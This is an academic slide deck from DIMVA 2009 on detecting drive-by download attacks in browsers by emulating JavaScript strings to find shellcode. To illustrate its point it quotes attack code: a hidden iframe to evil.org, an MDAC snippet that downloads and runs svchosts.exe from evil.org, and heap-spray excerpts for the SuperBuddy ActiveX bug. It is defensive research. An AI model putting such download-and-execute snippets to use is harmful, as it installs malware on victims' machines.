Defending Browsers against Drive-by Downloads

Manuel EGELE, Peter WURZINGER, Engin KIRDA, Christopher KRUEGEL
{pizzaman,pw,ek,chris}@iseclab.org
Int. Secure Systems Lab, Technical University Vienna

DIMVA 2009 - 09th July 2009

Overview

- Why is the browser an interesting target for attackers
- What is (not) a drive-by download
- Life cycle of a drive-by download attack
- Drive-by download example
- Detecting drive-by attacks
- Evaluation
- Implementation details
- Summary

The Web Browser as Attack Target

- Active content is controlled by the web-site owner
  - Scripts are downloaded and executed (in protected/secured environment)
- By-pass network level protection
  - Pull based infection scheme (NAT and proxy cannot protect the client)
  - Easy obfuscation/encryption
- Huge install bases of browsers and plug-ins
  - 90% of all Internet enabled devices run flash
- SANS lists web browsers as #1 in client-side vulnerabilities
- [Provos 2008] Identified 1.3% of all Google queries link to malicious sites → „This site may harm your computer“

What is (not) a Drive-by Download

- Drive-by download attack:
  - Automatically downloads and installs malicious software from the web without user interaction or the users' consent
  - Commonly performed through active client side scripts
- Social engineering
  - „Install the Codec to watch this movie“ requires user interaction
  - → not a drive-by download

Life Cycle of a Drive-by Download

- Attacker hosts web site that delivers attack code

  Problem: how to attract many users to that site?
- Attacker manipulates legitimate sites to deliver attack code
  - Buy advertisements
  - Compromise web server
  - Exploit vulnerabilities in web applications (automatically)
- Modification to a site can be a single iframe or script tag

```
<iframe src=“http://evil.org/attack.php“ style=“display:none“></iframe>
```

- Browser fetches and interprets the additional content (e.g., attack scripts)

Life Cycle (cont.)

The attack itself:

(1) Ignores returning clients

- Deliver attack only once per IP and time-frame → hamper analysis
  time-frame because of dynamic ip addresses
- Returning clients are redirected to benign sites
- New clients are redirected to sites with attack code

(2) Fingerprints the client

e.g., browser version, language, enumerate installed plug-ins

(3) Depending on fingerprint information loads specific attack

e.g., if vulnerable media player plug-in is present load exploit

(4) Performs attack download and executes/installs malware

Drive-by Download Attack Vectors

- API misuse
  - Parameter validation problems (SINA downloader)
  - Uncommon combination of functionality (MS06-014 mdac)
- Exploit vulnerability in browser or plug-in
  1. Load shellcode to browser address space
  2. Exploit control flow diverting vulnerability
  3. Shellcode downloads and installs additional malicious components with the privileges of the browser

Attack Vector: API misuse

International Secure Systems Lab
Technical University Vienna

- MS06-014 mdac - exploit

```
var xml = CreateObject('msxml2.XMLHTTP','');
var sh = CreateObject("Shell.Application",'');
var ado = CreateObject('adodb.stream','');
xml.open('GET','http://evil.org//load.php',false);
xml.send();
ado.open();
ado.Write(xml.responseBody);
var fname = './/..//svchosts.exe';
ado.SaveToFile(fname,2);
ado.Close();
sh.shellexecute(fname);
```

Attack Vector: Shellcode

- Load shellcode to browser address space
  - e.g., string variable in a script
  - Exploit vulnerability and divert control flow
- Problem: where in memory is the string variable/shellcode
- Common solution: NOP sledge
- More effective in combination with Heap-Spraying


Heap-Spraying

- Combine NOP sledge and shellcode in a variable
- Repeatedly copy variable to the heap until large address ranges are occupied by these values
- Knowledge of heap organization helps to reliably spray the desired area (Heap Feng-Shui)

Heap-Spraying

Normal Heap Layout

After Heap-Spraying



Attack Vector: Shellcode (cont.)

- Load shellcode to browser address space
  - e.g., string variable in a script
  - Exploit vulnerability and divert control flow to sprayed heap
- Execution slides down the NOP sledge and executes the shellcode
- Shellcode downloads and executes arbitrary application from the Internet
- Shellcode can use system libraries to ease its task

Attack Vector: Shellcode (example)

- Superbuddy drive-by attack

```
//load shellcode
var shellcode =
unescape("%u00e8%u0000%u5d00%uc583% ...");

//spray the heap
for (var cnt=0; cnt < cnt_max; cnt++) {
   arr[cnt] = nops + shellcode;
}

//exploit vulnerability
var sb = new ActiveXObject('Sb.SuperBuddy');
sb.LinkSBIcons(0x0c0c0c0c);
```

Attack Vector: Shellcode (example)

- Visiting http://www.thewebleaders.com on Sept. 2nd 2008

```
function XfNLVA421(IaP1EoKdg) {
  var I833Nad64 = location.href;
  var hOtmWAGmO = arguments.callee;
  hOtmWAGmO = hOtmWAGmO.toString()
  ...
  try {
    eval(jiiIUpFi3);
  } catch(e)
  ...
}
XfNLVA421('a7A7a7A7ac9bB5b261...');
```

Attack Vector: Shellcode (example, cont)

- After decryption

```
function IxQUTJ9S() { //Spray Heap
  var YlsElYlW = 0x0c0c0c0c;
  var hpgfpT9z = unescape("%u00e8%u0000%u5d00%uc583% ...");
  ...
  for (var CCEzrp0s=0;CCEzrp0s<Wh_74Nkm;CCEzrp0s++) {
        je9rIXgu[CCEzrp0s] = QdV7IGyr + hpgfpT9z;
  }
  ...
}
...
var Kp1uYOjP = new ActiveXObject('Sb.SuperBuddy');
if (Kp1uYOjP) {
   IxQUTJ9S();
   Kp1uYOjP.LinkSBIcons(0x0c0c0c0c);
```

Existing Evasion Techniques

- Fingerprinting browser as first attack step
  - Only load attack code for installed plugins
- Obfuscation
  - Substitute variable names / remove white spaces
- Encryption
  - Cipher text + decryption routine
  - Dynamically decrypt and execute (`eval`) attack code
  - Make decryption key dependent on URL and source code
- JavaScript implementation specific attacks
  - e.g., `try` – `catch` – `finally` syntax in IE vs. Firefox

Detecting Drive-by Attacks

- Track object (string) allocation in JavaScript
- Check strings for x86 exectuable contents
- If Shellcode is detected abort script execution before control is transfered to the shellcode
  - Shellcode is detected at creation time before the exploit takes place

Strings in ECMA-262 / JavaScript

- Strings defined as 16-bit Integers (commonly interpretet as UTF-16)

  i.e., ASCII strings have every other byte set to 0x00

- JavaScript strings are immutable

  e.g., string.replace yields a new string object

- JScript adds facilities to support ActiveX for plugins

Track String Allocation in JavaScript

- Modify Spidermonkey (Mozilla JavaScript engine)
- Instrumented string creation locations:
  – Global variables
  – Local variables
  – Object member variables (i.e., properties)
- Record start address and length of the content
- Concatenating two (immutable) strings results in a new string being created
- Manage a tree structure for concatenated strings

Check Strings for x86 Executable Contents

- Leveraging libemu to detect executable contents
- libemu interprets bytes arrays as x86 instructions (starting at each byte offset)
- If a sufficiently long sequence of bytes result in valid instructions libemu reports a shellcode
- Current conservative threshold is 32 bytes
- Premise: Attacker cannot execute shellcode before it was analyzed
- Straight forward detection approach is to emulate all strings at creation time

Performance Optimizations

- Two possible optimizations:
  - (1) Reduce the number of invocations of the emulation engine
  - (2) Reduce the amount of data that is emulated

(1) Consider the SpiderMonkey engine as safe
- – Exploits commonly target the browser or plug-ins (not the JavaScript interpreter itself)
- – Scripts can create strings (also such that contain shellcode)
- – Once control flow leaves the core interpreter the emulator is invoked on the recorded memory areas

Performance Optimizations (cont.)

(2) Reduce the amount of data that is emulated

- Delayed checking allows to gather meta information on the involved strings
- Concatenation of strings result in a new string being created
- Check concatenated strings first and discard substrings if no shellcode is detected
- Make use of JavaScript garbage collection
  - Invoke GC at every transition out of the core JS engine
  - Zero out unreachable strings
  - Remove unreachable strings from the list of strings to emulate

Evaluation

- Firefox extension that visits a list of URLs
- Visit top 4,500 Alexa pages, no false alarms
  - x86 instruction set is densly packed, (i.e., almost any sequence of ASCII characters can be interpreted as instruction sequence)
  - Remember: JavaScript characters are 16bit UTF-16 integers (i.e., for ASCII strings every other byte is 0x00)

Evaluation (cont.)

- Evaluate detection effectiveness on 1,187 traces of web-browsing sessions known to contain drive-by attacks
- Traces were collected by Capture HPC visiting URLs advertised in spam emails
- Honey-client is Windows XP SP2 + Flash Quicktime plug-in
- Drive-by attacks are identified if the visit to a URL results in a new process being started

Evaluation (cont.)

- Dissect network traces into 11,910 downloaded files (HTTP requests) and host them on local web server
- Postprocessing of files included:
  - Unzip gzip'ed content
  - Add `<html>` and `<script>` tags if necessary (e.g., URLs included by `src` attribute of script tags)
- Visit each individual URL with the instrumented browser
- Advantages of evaluating offline:
  - Reproducable experiments
  - No interference with sites being taken down
  - No redirection on revisiting clients

Evaluation (cont.)

- Initially detected 956 of 1,187 drive-by attacks (81%)
- Remaining 231 traces contain:
  - Exploits that don't rely on shellcode (e.g., SINA downloader)
  - VBScript exploits
  - Problems with the environment (e.g., attacks split over multiple files)
  - CAB files that automatically launch „Windows Management Instrumentation“ process
- Overall detection rate: 93,3%

Performance Evaluation

International Secure Systems Lab
Technical University Vienna

- Visit Alexa top 150 pages
  - Unmodified Firefox browser
  - Modified Firefox browser and emulating strings upon creation
  - Modified Firefox browser with initial optimizations
- Pentium Core 2 Duo, 2.66GHz, 4Gb Ram, 1MBit ADSL

	Total Time [s]	Time/page[s]	Overhead/page	Factor
Off-the-shelf Browser	527	3,51		
Protected Browser without optimization	1237	8,25	4,73	2,35
Protected Browser with optimization	876	5,84	2,33	1,66

Implementation Details

- Most exploits target Internet Explorer and ActiveX plug-ins
  - Extend Firefox to support fake ActiveX components (i.e., each attempt to create a component succeeds and a dummy object that logs all method calls and parameters is returned)
- Prevent Browser fingerprinting
  - Modify User-agent identifyier (i.e., `navigator` JS object)
  - Emulate IE JScript problem with `try-catch-finally` syntax

```
try {
  ...
} catch (e) {};
finally {
  ...
}
```

Implementation Details (cont.)

International Secure Systems Lab
Technical University Vienna

- Encrypted attack scripts with dynamic decryption keys
  - If key is stored in a variable, decryption happens transparently
  - Key is dependent on the script's environment (e.g., the URL where it is hosted)
  - During evaluation contents were served from a local web-server
    - → URLs did not match, decryption resulted in garbage
  - Firefox was modified to report the URL that was visited when the trace was recorded (i.e., the URL was correct)
- Defusing logic bombs
  - Scripts might use `setTimeout` to delay their execution, all delays > 50ms were replaced with a value of 50ms
  - Custom built timeout function (i.e., measure elapsed time in a loop, escaped detection first), after patching out the attack was detected

Mitigation Strategies

- Black- / white-listing
  - Google crawls potentially malicious sites and adds a warning tag to search results (how accurate/timely?, evade by detecting Google bot)
  - AVG link scanner scans ALL search result pages for malicious behavior (additional traffic to sites not visited, ad-revenue,evade by detecting link scanner)
- API misuse
  - Machine learning based approaches

    Build a profile of known good behavior, and compare actual behavior against this profile (profile can contain: number of calls per function, abstract description of heap spraying, ...)
  - Infer additional information for function argument values/domains

Mitigation Strategies (cont.)

Control flow diverting attacks

- Non – executable memory for objects on the heap
- Emulation based mitigation approach
  - Shellcode needs to be executable machine code (e.g., x86)
  - Find longest valid instruction sequence in objects created by scripts
    - → Run all script allocated contents in an emulator
  - If length of sequence > threshold
    - → Shellcode detected (abort script, notify user, ...)
  - Threshold value influences false positives/negatives

Mitigation Strategies (cont.)

Browser built-in solutions

- Pros:
  - Protects the user from actually launched attacks
    (e.g., attack targets other browser no alert is raised)
  - Computational effort only for pages actually visited
- Cons:
  - Only protects users with equiped browsers
  - Computational overhead (slowdown) for every user

Challenges

- Performance impact
  - Browser developers are eager to boost performance especially for JavaScript engines (Web 2.0, Ajax, ...)
  - Performance impact should be small
  - Optimizations to proposed solutions necessary
    - White listing of trusted sites
    - For emulation approach reduce amount of data to emulate, speed up emulation
- Analysis tools
  - Obfuscation, encryption, and one time attacks hamper analysis → Efficient methods to capture and replay attacks (network traffic) are needed for reliable analysis tools
- Moving target (Attacks on Flash, malicious PDF files, ...)

Summary

- Browser is #1 target for client vulnerabilities
- Drive-by downloads are easy to distribute (1 line html)
- Current attacks are already sophisticated

  (e.g., Obfuscation, encryption, fingerprinting, one time attacks)
- Perform detection by
  - Tracing string creation
  - Emulate string contents to detect shellcode
- Evaluation resulted in 93% detection rate
- Performance slowdown factor 1.7

International Secure Systems Lab
Technical University Vienna

Questions ?